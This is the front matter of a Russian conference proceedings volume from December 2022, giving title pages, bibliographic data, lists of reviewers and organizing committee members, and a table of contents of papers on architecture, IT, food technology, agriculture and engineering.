



АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ  
ОРГАНИЗАЦИЯ «НАЦИОНАЛЬНЫЙ  
ИССЛЕДОВАТЕЛЬСКИЙ ИНСТИТУТ  
ДОПОЛНИТЕЛЬНОГО ПРОФЕССИОНАЛЬНОГО  
ОБРАЗОВАНИЯ» (АНО «НИИ ДПО»)

# **МИРОВЫЕ ТЕНДЕНЦИИ РАЗВИТИЯ НАУКИ И ТЕХНИКИ: ПУТИ СОВЕРШЕНСТВОВАНИЯ**

Материалы X Международной  
научно-практической конференции

**г. Москва, 29 декабря 2022 г.**

**Часть 1**

Издательство ООО "Пресс-центр"  
г. Москва – 2022



AUTONOMOUS NON-PROFIT  
ORGANIZATION "NATIONAL RESEARCH  
INSTITUTE OF ADDITIONAL PROFESSIONAL  
EDUCATION" TOGETHER

# **GLOBAL TRENDS IN THE DEVELOPMENT OF SCIENCE AND TECHNOLOGY: WAYS OF IMPROVEMENT**

Materials of the X International  
Scientific and Practical Conference

**Moscow, December 29, 2022**

**Part 1**

**PRESS CENTER PUBLISHING HOUSE  
MOSCOW – 2022**

УДК 001.8  
ББК 72.4  
Ц 75

Печатается по решению оргкомитета  
X Международной научно-практической конференции  
«**МИРОВЫЕ ТЕНДЕНЦИИ РАЗВИТИЯ НАУКИ И ТЕХНИКИ: ПУТИ  
СОВЕРШЕНСТВОВАНИЯ**», протокол заседания оргкомитета № 22/687 от 20.12.2022 г

---

**МИРОВЫЕ ТЕНДЕНЦИИ РАЗВИТИЯ НАУКИ И ТЕХНИКИ: ПУТИ  
СОВЕРШЕНСТВОВАНИЯ:** Материалы X Международной научно-практической  
конференции (г. Москва, 29 декабря 2022 г.). в 3-х ч. Ч.1. – Москва, ООО "Пресс-центр", 2022. –  
331с.

**ISBN 978\_5\_6049138\_9\_5**

В издание включены статьи, подготовленные по результатам исследований, выполненных аспирантами, студентами и научными сотрудниками научно-исследовательских и образовательных учреждений России, Республики Беларусь и стран ближнего зарубежья. Данные работы были представлены на X Международной научно-практической конференции «**МИРОВЫЕ ТЕНДЕНЦИИ РАЗВИТИЯ НАУКИ И ТЕХНИКИ: ПУТИ СОВЕРШЕНСТВОВАНИЯ**» (г. Москва, 29 декабря 2022 г.) и получили одобрение экспертной группы оргкомитета конференции.

Приведенные в сборнике материалов конференции авторские материалы охватывают широкий спектр научных направлений. Издание предназначено для научных работников, преподавателей, аспирантов и магистрантов высших учебных заведений.

Все тексты прошли научное рецензирование и приведены в авторской редакции. За содержание статей, а также соблюдение законодательства об интеллектуальной собственности и авторском праве ответственность несут авторы публикаций.

**ISBN 978\_5\_6049138\_9\_5**

УДК 001.8  
ББК 72.4

© Изд-во ООО "Пресс-центр", 2022  
© Коллектив авторов, 2022

## РЕЦЕНЗЕНТЫ

---

**Арустамов Эдуард Александрович,**

Доктор экономических наук, проф., заслуженный деятель науки, Московский государственный областной университет, кафедра методики обучения безопасности жизнедеятельности (Москва)

**Петухова Татьяна Николаевна,**

Кандидат юридических наук, доцент по отечественной истории и истории религии, Уральский институт ГПС МЧС России

**Шувалова Наталья Владимировна,**

Доктор педагогических наук, профессор, профессор кафедры спортивных дисциплин и методики их преподавания, Федеральное государственное бюджетное образовательное учреждение высшего образования «Московский педагогический государственный университет». Специалист по внедрению и применению современных информационных технологий в условиях цифровизации процессов (бизнес-процессов). Область исследования предоставления информационных электронных услуг и цифровая экономика с целью повышения качества и эффективности.

**Лаврикова Ирина Николаевна,**

Доктор культурологии, кандидат философских наук, доцент, доцент кафедры правовой и гуманитарной подготовки Тверского филиала МосУ МВД России им. В.Я. Кикотя.

**Завидовская Татьяна Сергеевна,**

Кандидат биологических наук, профессор Российской Академии Естествознания, доцент кафедры начального и средне-профессионального образования Борисоглебского филиала ФГБОУ ВО «Воронежский государственный университет»

**Ткаченко Надежда Степановна,**

Кандидат психологических наук, доцент, доцент кафедры возрастной и социальной психологии Белгородского государственного научно-исследовательского университета НИУ «БелГУ»

**Бударин Евгений Леонидович,**

Доцент кафедры строительства и кафедры дизайна, Северо-Кавказский федеральный университет

**Гилязева Эмма Николаевна,**

Кандидат филологических наук, доцент, Набережночелнинский институт (филиал) федерального государственного автономного образовательного учреждения высшего образования «Казанский (Приволжский) федеральный университет»

**Каленский Александр Васильевич,**

Доктор физико-математических наук, профессор кафедры химии твердого тела ФГБОУ ВПО «Кемеровский государственный университет»

---



## ОРГКОМИТЕТ КОНФЕРЕНЦИИ

---

<i>Кудрицкий Владимир Николаевич</i>	Кандидат педагогических наук, доцент, член президиума Брестской областной организации «Ветераны ФКиС» (БОО «Ветераны ФКиС»)
<i>Мусаев Эльбек Таюфович</i>	Кандидат юридических наук, Ташкентский государственный юридический университет, Республика Узбекистан
<i>Копылов Денис Валерьевич</i>	Основатель, ведущий разработчик в Magentas.Team, специалист в области математического и программного обеспечения вычислительных машин
<i>Тайлакова Салия Дженишбековна</i>	Кандидат юридических наук, доцент, Ошский государственный университет
<i>Чудаков Алексей Владимирович</i>	Кандидат сельскохозяйственных наук, доцент, Федеральное государственное бюджетное образовательное учреждение высшего образования «Санкт-Петербургский горный университет»
<i>Верушкина Ольга Антоновна</i>	Научный сотрудник, кандидат биологических наук, государственное научное учреждение "ИНСТИТУТ МИКРОБИОЛОГИИ НАЦИОНАЛЬНОЙ АКАДЕМИИ НАУК БЕЛАРУСИ" (ИНСТИТУТ МИКРОБИОЛОГИИ НАН БЕЛАРУСИ)
<i>Федорова Татьяна Владимировна</i>	К.э.н., доцент, Финансовый университет при правительстве РФ Орловский филиал
<i>Соловьев Владимир Михайлович</i>	Историк, культуролог, доктор исторических наук, профессор, специалист по отечественной истории и культуре. Преподает (профессор кафедры мировой культуры) в Московском государственном лингвистическом университете (МГЛУ), является ассоциированным сотрудником Социологического института РАН и сотрудником Международного центра изучения русской философии при Институте философии Санкт-Петербургского университета.
<i>Уразаков Камил Рахматуллович</i>	Кандидат технических наук, профессор кафедры машины и оборудование нефтегазовых промыслов, УГНТУ
<i>Маковецкий Михаил Юрьевич</i>	Кандидат экономических наук, доцент, заведующего кафедрой «Менеджмент» ЧОУ ВО «Московский университет им. С.Ю. Витте»
<i>Боровицкая Юлия Витальевна</i>	К.п.н., доцент кафедры социальной работы ФГБОУ ВО Волгоградский государственный социально-педагогический университет
<i>Хахина Анна Михайловна</i>	Доктор технических наук, доцент кафедры «Компьютерные интеллектуальные технологии», Санкт-Петербургский политехнический университет Петра Великого, Институт компьютерных наук и технологий (ИКНТ)
<i>Шестаков Михаил Михайлович</i>	Доктор педагогических наук (специальность 13.00.04 – теория и методика физического воспитания, спортивной тренировки, оздоровительной и адаптивной физической культуры). Профессор ФГБОУ ВО «Кубанский государственный университет физической культуры, спорта и туризма»

<i>Пазухина Светлана Вячеславовна</i>	Доктор психологических наук, доцент, Федеральное государственное бюджетное образовательное учреждение высшего образования "Тульский государственный педагогический университет им. Л.Н. Толстого", заведующий кафедрой психологии и педагогики
<i>Чельшиева Эльвира Александровна</i>	Кандидат экономических наук, доцент кафедры «Финансы и кредит», ФГБОУ ВПО «Южный федеральный университет»
<i>Осипова Алла Анатольевна</i>	Доктор психологических наук, доцент, Ростовский институт (филиал) ФГБОУ ВПО «Российский экономический университет им. Г.В. Плеханова»
<i>Раецкая Ольга Вилоровна</i>	Кандидат педагогических наук, специальность 13.00.08. Преподаватель кафедры математики и естественнонаучных дисциплин филиала ВУНЦ ВВС "ВВА".
<i>Аккуратов Евгений Геннадьевич</i>	Доктор биологических наук, кандидат медицинских наук, Доцент по кафедре медицинская кибернетика и информатика
<i>Шкунов Владимир Николаевич</i>	Доктор исторических наук, доктор педагогических наук, профессор, Заслуженный учитель школы Российской Федерации, Член Экспертного совета при Правительстве Российской Федерации, ведущий научный сотрудник Поволжского филиала Института российской истории РАН
<i>Таипекова Алма Тлекалиевна</i>	Кандидат политических наук, профессор, профессор кафедры теории и истории государства и права Саратовский военный орден Жукова Краснознаменного института войск национальной гвардии РФ
<i>Корытова Луиза Ибрагимовна</i>	Профессор, доктор медицинских наук, заслуженный деятель науки Российской Федерации, ФГБУ «Российский научный центр радиологии и хирургических технологий имени академика А.М. Гранова» Минздрава России

# СОДЕРЖАНИЕ

---

## **АРХИТЕКТУРА И СТРОИТЕЛЬСТВО, ДИЗАЙН, ПРОЕКТИРОВАНИЕ РЕШЕНИЙ**

<i>Архипов Анатолий Евгеньевич, Еськов Вячеслав Дмитриевич</i> ЭМОЦИОНАЛЬНОЕ ПРОЕКТИРОВАНИЕ В КОНТЕКСТЕ СОВРЕМЕННОЙ ПАРАДИГМЫ МАРКЕТИНГА СОТВОРЧЕСТВА .....	14
<i>Мых Анна Андреевна</i> ОСОБЕННОСТИ РЕНОВАЦИИ МАЛОНАСЕЛЕННЫХ ГОРОДОВ НА ПРИМЕРЕ ГОРОДА БОЛЬШОЙ КАМЕНЬ В ПРИМОРСКОМ КРАЕ.....	17
<i>Немитовская Дарья Владимировна, Подвербный Вячеслав Анатольевич</i> ПРИМЕНЕНИЕ ГИБКИХ БЕТОННЫХ ПОКРЫТИЙ ОТКОСОВ И ОСНОВАНИЙ НАСЫПЕЙ, ИСПЫТЫВАЮЩИХ ВОЛНОВОЕ ВОЗДЕЙСТВИЕ .....	20
<i>Саблина Олеся Александровна</i> АНАЛИЗ ТЕРРИТОРИИ НА ОСТРОВЕ РУССКИЙ ДЛЯ МНОГОФУНКЦИОНАЛЬНОГО ЖИЛОГО КОМПЛЕКСА С ИСПОЛЬЗОВАНИЕМ ЦИФРОВЫХ МОДЕЛЕЙ .....	25
<i>Степаненко Анна Вячеславовна, Воробьев Дмитрий Михайлович</i> ТЕОРЕТИЧЕСКИЕ И ПРАКТИЧЕСКИЕ ИССЛЕДОВАНИЯ ОБЩЕСТВЕННЫХ ПРОСТРАНСТВ.....	31

## **ИНФОРМАТИКА, ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ**

<i>Дерибаска Андрей Александрович</i> КОНЦЕПТ МОДЕЛИ ИНФОРМАЦИОННО-ТЕХНИЧЕСКОГО ОБЕСПЕЧЕНИЯ ПРИЕМА ДОНОРОВ НА ПРИМЕРЕ РЕГИОНАЛЬНЫХ СТАНЦИЙ ПЕРЕЛИВАНИЯ КРОВИ .....	36
<i>Дубровин Анатолий Станиславович, Огородникова Ольга Викторовна, Огородников Александр Сергеевич</i> ИСПОЛЬЗОВАНИЕ ВРЕМЕННЫХ ГРАФОВ С МЕТКАМИ ИНТЕРВАЛОВ. ....	39
<i>Дышкант Семён Сергеевич, Кумратова Альфира Менлигуловна, Лещенко Кирилл Денисович</i> ПЕРСПЕКТИВЫ ОБЛАЧНЫХ ВЫЧИСЛЕНИЙ НА РОССИЙСКОМ РЫНКЕ .....	42
<i>Каминская Екатерина Александровна, Макаренко Полина Николаевна</i> ВНЕДРЕНИЕ ТЕЛЕМЕДИЦИНЫ В СИСТЕМУ ЗДРАВООХРАНЕНИЯ .....	46
<i>Кодацкий Никита Максимович</i> ОПИСАНИЕ ПРИМЕНЕНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ.....	49
<i>Мещеряков Алексей Игоревич</i> МЕТОДЫ ВЫПОЛНЕНИЯ АТАК КАНАЛЬНОГО УРОВНЯ И СПОСОБЫ ЗАЩИТЫ ОТ НИХ.....	53
<i>Пильщикова Марина Юрьевна</i> ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ ПО УПРАВЛЕНИЮ ПРОЕКТАМИ КАК СПОСОБ ВЗАИМОДЕЙСТВИЯ МЕЖДУ СТРУКТУРНЫМИ ПОДРАЗДЕЛЕНИЯМИ ОРГАНИЗАЦИЙ.....	58
<i>Плошкин Павел Игоревич</i> АНАЛИЗ РАБОТЫ ЛЕКСИЧЕСКОГО АНАЛИЗАТОРА МОДЕЛЬНОГО ЯЗЫКА ПРОГРАММИРОВАНИЯ .....	61
<i>Романов Дмитрий Леонидович, Лаврентьев Анатолий Александрович, Калмыкова Ксения Федоровна, Батищева Ангелина Дмитриевна</i> МЕТОДИКА ИСКЛЮЧЕНИЯ ДУБЛИРОВАНИЯ УЧЕТНЫХ ДАННЫХ СОТРУДНИКОВ НА ПРЕДПРИЯТИИ.....	63
<i>Рубцов Руслан Виталиевич</i> ОСНОВЫ ФОРМИРОВАНИЯ КОМПЬЮТЕРНОЙ КОМПЕТЕНТНОСТИ В ВЫСШИХ УЧЕБНЫХ ЗАВЕДЕНИЯХ В ПРОЦЕССЕ ПОДГОТОВКИ СОЦИАЛЬНЫХ РАБОТНИКОВ.....	67

<i>Сальникова Наталия Анатольевна, Реклер Евгения Николаевна</i> АНАЛИЗ СОВРЕМЕННЫХ СИСТЕМ ПАТЕНТНОГО ПОИСКА.....	69
<i>Серышев Алексей Сергеевич</i> ХАРАКТЕРИСТИКА МЕТОДОВ УПРАВЛЕНИЯ ИТ-ПРОЕКТАМИ.....	72
<i>Табакаева Анастасия Евгеньевна, Шилинг Галина Сергеевна</i> ПРАВИЛА РАЗРАБОТКИ ВХОДНОГО ТЕСТИРОВАНИЯ И ИХ ЗНАЧИМОСТЬ .....	74
<i>Шилинг Галина Сергеевна, Табакаева Анастасия Евгеньевна</i> ЦИФРОВЫЕ ТЕХНОЛОГИИ КАК ИНСТРУМЕНТ ПРИ ОБУЧЕНИИ РЕШЕНИЮ УРАВНЕНИЙ В КУРСЕ АЛГЕБРЫ.....	78
<i>Шувалова Наталья Владимировна</i> ОПТИМИЗАЦИЯ ПРОЦЕССА ПРЕДОСТАВЛЕНИЯ ИНФОРМАЦИОННЫХ УСЛУГ, КАК НЕОБХОДИМАЯ СОСТАВЛЯЮЩАЯ ЦИФРОВИЗАЦИИ.....	82
<i>Якунин Алексей Григорьевич</i> ОПЫТ ПРИМЕНЕНИЯ ЭЛЕКТРОННОЙ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ ПЛАС ДЛЯ ПРОВЕДЕНИЯ ТЕСТИРОВАНИЯ ПО ЭЛЕКТРОТЕХНИЧЕСКИМ ДИСЦИПЛИНАМ .....	84
<b>ОРГАНИЗАЦИЯ И ТЕХНОЛОГИЯ ПРОИЗВОДСТВА</b>	
<i>Емельянов Алексей Михайлович</i> ИСПОЛЬЗОВАНИЕ РАСТИТЕЛЬНЫХ ИНГРЕДИЕНТОВ В ПРОИЗВОДСТВЕ КИСЛОМОЛОЧНОЙ ПРОДУКЦИИ .....	87
<i>Музыкина Дарья Сергеевна, Насиров Юрий Зейфулаевич</i> ПРИМЕНЕНИЕ ПИЩЕВЫХ ДОБАВОК В МЯСНОЙ ПРОМЫШЛЕННОСТИ.....	89
<i>Орлова Анастасия Дмитриевна</i> ОРГАНИЗАЦИЯ БЕЗОПАСНОСТИ ПРИ ИСПОЛЬЗОВАНИИ ПИЩЕВЫХ ДОБАВОК В ПРОИЗВОДСТВЕ ПРОДУКТОВ ПИТАНИЯ .....	91
<i>Самохин Родион Сергеевич, Насиров Юрий Зейфулаевич</i> ВОЗМОЖНОСТЬ ИСПОЛЬЗОВАНИЯ АМАРАНТОВОЙ МУКИ В ПРОИЗВОДСТВЕ МУЧНЫХ ИЗДЕЛИЙ ...	93
<i>Смольянова Аля Павловна, Волошина Марина Олеговна, Пияйко Павел Игоревич</i> ТЕХНОЛОГИЯ ПРОИЗВОДСТВА ДОБАВКИ «SCHWARTENBLOCK» ДЛЯ ИЗГОТОВЛЕНИЯ КОЛБАСНЫХ ИЗДЕЛИЙ .....	97
<i>Чернев Максим Юрьевич, Путырский Александр Геннадьевич</i> ОПТИМИЗАЦИЯ СКЛАДСКОГО ХОЗЯЙСТВА (НА ПРИМЕРЕ КОМПАНИИ ООО «RIVA»).....	100
<b>ПИЩЕВЫЕ ТЕХНОЛОГИИ, ОРГАНИЗАЦИЯ ПИТАНИЯ</b>	
<i>Емельянов Алексей Михайлович</i> КАЧЕСТВО И БЕЗОПАСНОСТЬ ПИЩЕВОЙ ПРОДУКЦИИ НА ПРИЛАВКАХ РОСТОВСКОЙ ОБЛАСТИ.....	104
<i>Емельянов Алексей Михайлович</i> БЕЗОПАСНОСТЬ ПРИМЕНЕНИЯ ПИЩЕВЫХ ДОБАВОК.....	106
<i>Лосевская Светлана Александровна, Чочаева Танзиля Жамаловна</i> ОСОБЕННОСТИ РУССКОЙ И ЕВРОПЕЙСКОЙ КУХОНЬ, ИХ ОТЛИЧИЯ И СХОДСТВА.....	108
<i>Лосевская Светлана Александровна</i> ГЕРОДИЕТИЧЕСКИЕ И СПЕЦИАЛЬНЫЕ ПРОДУКТЫ ПИТАНИЯ И ИХ РОЛЬ.....	111
<i>Лосевская Светлана Александровна</i> РОЛЬ И ЗНАЧЕНИЕ ПИЩЕВЫХ ПРОДУКТОВ И ИХ АНАЛОГОВ .....	115
<i>Ясыркина Евгения Дмитриевна</i> МЕКСИКАНСКАЯ КУХНЯ И ЕЕ ОСОБЕННОСТИ.....	120

<i>Насиров Юрий Зейфулаевич, Рыбник Сергей Алексеевич</i> СПОСОБЫ ФАЛЬСИФИКАЦИИ ТВОРОГА И МЕТОДЫ ВЫЯВЛЕНИЯ .....	120
<i>Самохин Родион Сергеевич, Насиров Юрий Зейфулаевич</i> ВИТАМИННО-МИНЕРАЛЬНЫЙ СОСТАВ КОЛБАСНЫХ ИЗДЕЛИЙ С ИСПОЛЬЗОВАНИЕМ ФЕРМЕНТНЫХ ПРЕПАРАТОВ .....	122
<i>Сухарева Татьяна Николаевна</i> ПРОЕКТИРОВАНИЕ ТЕХНОЛОГИИ И РЕЦЕПТУРЫ КОТЛЕТ РУБЛЕННЫХ ИЗ МЯСА КУРИЦЫ С КАПУСТОЙ РОМАНЕСКО И ОТРУБЕЙ ГРЕЧНЕВЫХ ДЛЯ ЗДОРОВОГО ПИТАНИЯ .....	125
<i>Сухарева Татьяна Николаевна</i> РАЗРАБОТКА РЕЦЕПТУРЫ ГОЛУБЦОВ ИЗ МЯСА ЦЕСАРОК С НЕТРАДИЦИОННЫМ РАСТИТЕЛЬНОМ СЫРЬЕМ ДЛЯ ЗДОРОВОГО ПИТАНИЯ .....	128
<i>Сухарева Татьяна Николаевна</i> ИЗУЧЕНИЕ ВЛИЯНИЯ ЛИСТЬЕВ ПОДОРОЖНИКА БОЛЬШОГО И БУЛГУР НА КАЧЕСТВО ГОЛУБЦОВ ИЗ МЯСА ЦЕСАРОК .....	132
<i>Шевченко София Михайловна, Насиров Юрий Зейфулаевич</i> ТОВАРОВЕДНАЯ ЭКСПЕРТИЗА СГУЩЕННЫХ МОЛОЧНЫХ КОНСЕРВОВ ОТ ТОРГОВОЙ МАРКИ «ГЛАВПРОДУКТ».....	135
<i>Шевченко София Михайловна, Насиров Юрий Зейфулаевич</i> САНИТАРНАЯ ОЦЕНКА МОЛОКА ТОРГОВОЙ МАРКИ «КРАСНАЯ ЦЕНА» .....	138
<b>СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ</b>	
<i>Зуйкин Владислав Сергеевич</i> РЕГУЛЯТОРЫ РОСТА В ТЕХНОЛОГИИ ВОЗДЕЛЫВАНИЯ ЗЕРНОВЫХ КУЛЬТУР .....	141
<i>Зуйкин Владислав Сергеевич</i> АКТУАЛЬНОСТЬ РОБОТИЗАЦИИ В СЕЛЬСКОМ ХОЗЯЙСТВЕ .....	143
<i>Зуйкин Владислав Сергеевич</i> ОХРАНА ТРУДА ПРИ ТРАНСПОРТИРОВКЕ И ХРАНЕНИИ МИНЕРАЛЬНЫХ УДОБРЕНИЙ.....	145
<i>Карпова Галина Алексеевна</i> ОСОБЕННОСТИ ФОРМИРОВАНИЯ МОРФОФИЗИОЛОГИЧЕСКИХ ПОКАЗАТЕЛЕЙ РАСТЕНИЙ ОЗИМОЙ ПШЕНИЦЫ ПОД ДЕЙСТВИЕМ ГЕРБИЦИДНОЙ ОБРАБОТКИ .....	147
<i>Куликов Кирилл Васильевич</i> ФАКТОРЫ, ОПРЕДЕЛЯЮЩИЕ КАЧЕСТВО ЗЕРНА И УРОЖАЙНОСТЬ ОЗИМОЙ ПШЕНИЦЫ .....	150
<i>Мерзляков Дмитрий Александрович, Жаркова Сталина Владимировна</i> ВЛИЯНИЕ ПРЕДПОСЕВНОЙ ОБРАБОТКИ БИОПРЕПАРАТАМИ НА ПОСЕВНЫЕ ПОКАЗАТЕЛИ СЕМЯН ПОДСОЛНЕЧНИКА.....	152
<i>Резник Елизавета Спартаковна, Рябцева Наталья Александровна</i> БИОЛОГИЗАЦИЯ ЗЕМЛЕДЕЛИЯ – ОСНОВА ВОСПРОИЗВОДСТВА ПЛОДОРОДИЯ ПОЧВЫ.....	154
<i>Резник Елизавета Спартаковна, Загудаева Юлия Сергеевна</i> ЗДОРОВАЯ ПОЧВА. ПОНЯТИЕ И ФАКТОРЫ ЕЕ ОПРЕДЕЛЯЮЩИЕ. СПОСОБЫ ЕЕ ПОДДЕРЖАНИЯ.....	157
<b>ТЕХНИЧЕСКИЕ НАУКИ, РАЗРАБОТКИ</b>	
<i>Алиева Марем Вахаевна, Ганатов Висхан Алхазурович</i> СМЕШАННАЯ ЗАДАЧА ДЛЯ ПАРАБОЛИЧЕСКОГО ФУНКЦИОНАЛЬНО-ДИФФЕРЕНЦИАЛЬНОГО УРАВНЕНИЯ .....	161
<i>Амирова Алина Илдаровна, Исаева Евгения Анатольевна, Богданова Наталия Владимировна</i> МЕТОДЫ ИССЛЕДОВАНИЯ ВИХРЕВЫХ РАСХОДОМЕРОВ.....	165

<i>Антонов Кирилл Александрович, Ходов Евгений Александрович, Попкова Оксана Сергеевна</i> МЕТОД ГРАНИЧНЫХ ЭЛЕМЕНТОВ ПОВЫШЕННОЙ ТОЧНОСТИ В ГИДРОДИНАМИКЕ ИДЕАЛЬНОЙ ЖИДКОСТИ.....	167
<i>Баширова Зейна Анваровна, Сидельников Артем Викторович, Максютова Эльза Ильдусовна, Баширова Альфира Мулламухаметовна, Гареев Ильдар Альбертович</i> ТЕМПОРАЛЬНОСТЬ ДИНАМИЧЕСКИХ СИСТЕМ КАК НОВЫЙ ПРЕДМЕТ ИССЛЕДОВАНИЯ ЭЛЕКТРОХИМИЧЕСКИХ ПРОЦЕССОВ И РЕАКЦИЙ В РАМКАХ КОНЦЕПЦИИ БИГДАТА, НА ПРИМЕРЕ ВОЛЬТАМПЕРОМЕТРИЧЕСКОГО «ЭЛЕКТРОННОГО ЯЗЫКА» .....	170
<i>Будко Степан Игоревич, Штукатуров Николай Романович</i> ОБОСНОВАНИЕ ВЫБОРА МЕТОДА ОБНАРУЖЕНИЯ ОБРАЗОВАНИЯ ГОЛОЛЁДА НА ПРОВОДАХ ЛЭП.....	179
<i>Бунин Илья Олегович, Безрукавый Артем Михайлович, Бобылкин Игорь Сергеевич, Каграманов Эдуард Эдуардович, Степин Владимир Сергеевич</i> ОПИСАНИЕ РАЗРАБОТКИ: СИСТЕМЫ МОНИТОРИНГА СОСТОЯНИЯ КРУПНОРОГАТОГО СКОТА.....	185
<i>Бунин Илья Олегович, Безрукавый Артем Михайлович, Бобылкин Игорь Сергеевич, Каграманов Эдуард Эдуардович, Степин Владимир Сергеевич</i> СИСТЕМА МОНИТОРИНГА СОСТОЯНИЯ КРУПНОРОГАТОГО СКОТА .....	191
<i>Газдиев Амаль Идрисович</i> МЕТОД ПОВЫШЕНИЯ ИЗВЛЕЧЕНИЯ И ИНТЕНСИФИКАЦИИ ДОБЫЧИ ГАЗА НА УРЕНГОЙСКОМ МЕСТОРОЖДЕНИИ.....	196
<i>Хаматов Линар Рифович, Галлямова Ильнара Рабисовна</i> УСТРОЙСТВА БАЛАНСИРОВКИ СИСТЕМЫ ЦЕНТРАЛИЗОВАННОГО ТЕПЛОСНАБЖЕНИЯ И ИХ АВТОМАТИЗАЦИЯ ...	199
<i>Гарифулина Ирина Юрьевна, Сахнов Александр Владимирович, Габараев Георгий Олегович</i> ВЛИЯНИЕ ГЕОМЕТРИЧЕСКИХ ПАРАМЕТРОВ ОТБИВАЕМОГО СЛОЯ НА ПОКАЗАТЕЛИ РАЗУБОЖИВАНИЯ РУДЫ ЗАКЛАДКОЙ .....	201
<i>Дьячук Евгений Вадимович</i> ПРОЦЕССЫ, ПРОИСХОДЯЩИЕ В СИСТЕМАХ КОНДИЦИОНИРОВАНИЯ .....	204
<i>Дьячук Евгений Вадимович</i> МЕРЫ, СПОСОБСТВУЮЩИЕ СОХРАНЕНИЮ ПРОЧНОСТИ ТРУБОПРОВОДА .....	207
<i>Дьячук Евгений Вадимович</i> МЕТОДЫ СНИЖЕНИЯ ТЕПЛОПОТЕРЬ НА МАГИСТРАЛЬНЫХ ТРУБОПРОВОДАХ .....	209
<i>Исаков Владимир Семенович, Исакова Екатерина Владимировна</i> СИНТЕЗ УСТРОЙСТВ КОМПЕНСАЦИИ ПРОГИБА МЕТАЛЛОКОНСТРУКЦИИ МОСТОВОГО КРАНА .....	211
<i>Камалетдинов Данияз Айратович, Киснеева Лейля Нургалиевна</i> ПРИМЕНЕНИЕ АСИНХРОННЫХ ДВИГАТЕЛЕЙ В ЭЛЕКТРОТРАНСПОРТЕ.....	213
<i>Кеда Галина Сергеевна, Горбаенко Татьяна Юрьевна</i> РАСЧЕТ ОБЪЕМА СМЕСИ СВЕТЛЫХ НЕФТЕПРОДУКТОВ ПРИ ИХ ПОСЛЕДОВАТЕЛЬНОЙ ПЕРЕКАЧКЕ ПО ТРУБОПРОВОДУ .....	215
<i>Кокиаров Аркадий Андреевич, Пластун Анна Денисовна, Липатов Илья Геннадьевич</i> АНАЛИЗ ВЛИЯНИЯ ТЕХНОЛОГИИ СУ-ВИД НА ФИЗИКО-ХИМИЧЕСКИЕ ПОКАЗАТЕЛИ ХЛЕБОБУЛОЧНЫХ ИЗДЕЛИЙ.....	218
<i>Конанов Дмитрий Геннадьевич</i> УПРОЩЕНИЕ СИСТЕМЫ АДАПТАЦИИ БЛОКОВ УПРАВЛЕНИЯ АВТОМОБИЛЕЙ КОНЦЕРНА VAG .....	221
<i>Кычкин Антон Георгиевич, Петрова Любовь Владимировна</i> ОЧИСТНАЯ ВЫЕМКА ЛЕНТОЧНЫХ МЕЖКАМЕРНЫХ ЦЕЛИКОВ НА РУДНИКЕ «БАДРАН».....	225

<i>Максименко Евгений Георгиевич, Измайкин Никита Александрович, Черенков Олег Артемович</i> СПОСОБЫ ОХЛАЖДЕНИЯ КАМЕРЫ ВОДОРОДНЫХ И МЕТАНОВЫХ РАКЕТНЫХ ДВИГАТЕЛЕЙ.....	227
<i>Манасыпов Аскар Рустамович, Карасев Эмиль Александрович, Попкова Оксана Сергеевна</i> МЕТОДЫ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ДВИГАТЕЛЯ СТИРЛИНГА .....	233
<i>Матвеева Людмила Ивановна, Яржемский Анатолий Серафимович, Хадзарагова Елена Александровна</i> ПРОЕКТИРОВАНИЕ БУРОВОГО ИНСТРУМЕНТА И ВЛИЯНИЕ НЕКОТОРЫХ ФАКТОРОВ НА ЕГО СТОЙКОСТЬ .....	235
<i>Морозова Нина Тихоновна, Плешаков Федор Александрович, Лобанов Роман Сергеевич</i> ИСПОЛЬЗОВАНИЕ ВЫЧИСЛИТЕЛЬНОЙ ТЕХНИКИ В УПРАВЛЕНИИ ЖИЗНЕННЫМ ЦИКЛОМ ЭЛЕМЕНТОВ ГИДРАВЛИЧЕСКИХ ПРИВОДОВ.....	240
<i>Мостовской Михаил Владимирович</i> ТЕОРЕТИЧЕСКАЯ ОЦЕНКА МЕТРОЛОГИЧЕСКИХ ХАРАКТЕРИСТИК ИНФОРМАЦИОННО-ИЗМЕРИТЕЛЬНЫХ И УПРАВЛЯЮЩИХ СИСТЕМ ЭЛЕКТРОПРИВОДА .....	243
<i>Плешаков Федор Александрович, Морозова Нина Тихоновна</i> ПРИМЕНЕНИЕ АДДИТИВНЫХ ТЕХНОЛОГИЙ ДЛЯ ПОЛУЧЕНИЯ ЛИТЕЙНЫХ ФОРМ .....	247
<i>Прыгунов Александр Германович, Фунт Илья Денисович</i> РАЗРАБОТКА ВАРИАНТА СТРУКТУРНОЙ СХЕМЫ ГОЛОГРАФИЧЕСКОГО ФОТОННОГО УСТРОЙСТВА ДЛЯ ПОВЫШЕНИЯ ЧУВСТВИТЕЛЬНОСТИ РАДИОПРИЕМА .....	249
<i>Савельев Добрыня Олегович, Максименко Евгений Георгиевич, Черенков Олег Артемович</i> ПРИМЕНЕНИЕ ТОПОЛОГИЧЕСКОЙ ОПТИМИЗАЦИИ ИЗДЕЛИЙ В АДДИТИВНЫХ ТЕХНОЛОГИЯХ .....	252
<i>Степанов Сергей Константинович, Воробьев Сергей Викторович, Липьяйнен Татьяна Сергеевна</i> К ВОПРОСУ О ПРОБЛЕМАХ РАБОТЫ В ДИСТАНЦИОННОМ РЕЖИМЕ ПО ДИСЦИПЛИНАМ ЦИКЛА ПРИКЛАДНОЙ МЕХАНИКИ .....	258
<i>Умурзаков Азамат Кенесович</i> ИСПОЛЬЗОВАНИЕ ОБЪЕКТОВ МИКРОГЕНЕРАЦИИ НА ОСНОВЕ ВИЭ В ГОРОДСКОЙ СРЕДЕ .....	260
<i>Филимонов Сергей Сергеевич</i> ОСОБЕННОСТИ ПРИМЕНЕНИЯ ИНДУКЦИОННОГО МЕТОДА ДЛЯ ОПРЕДЕЛЕНИЯ МЕСТ ПОВРЕЖДЕНИЙ КАБЕЛЬНЫХ ЛИНИЙ 10 КВ .....	262
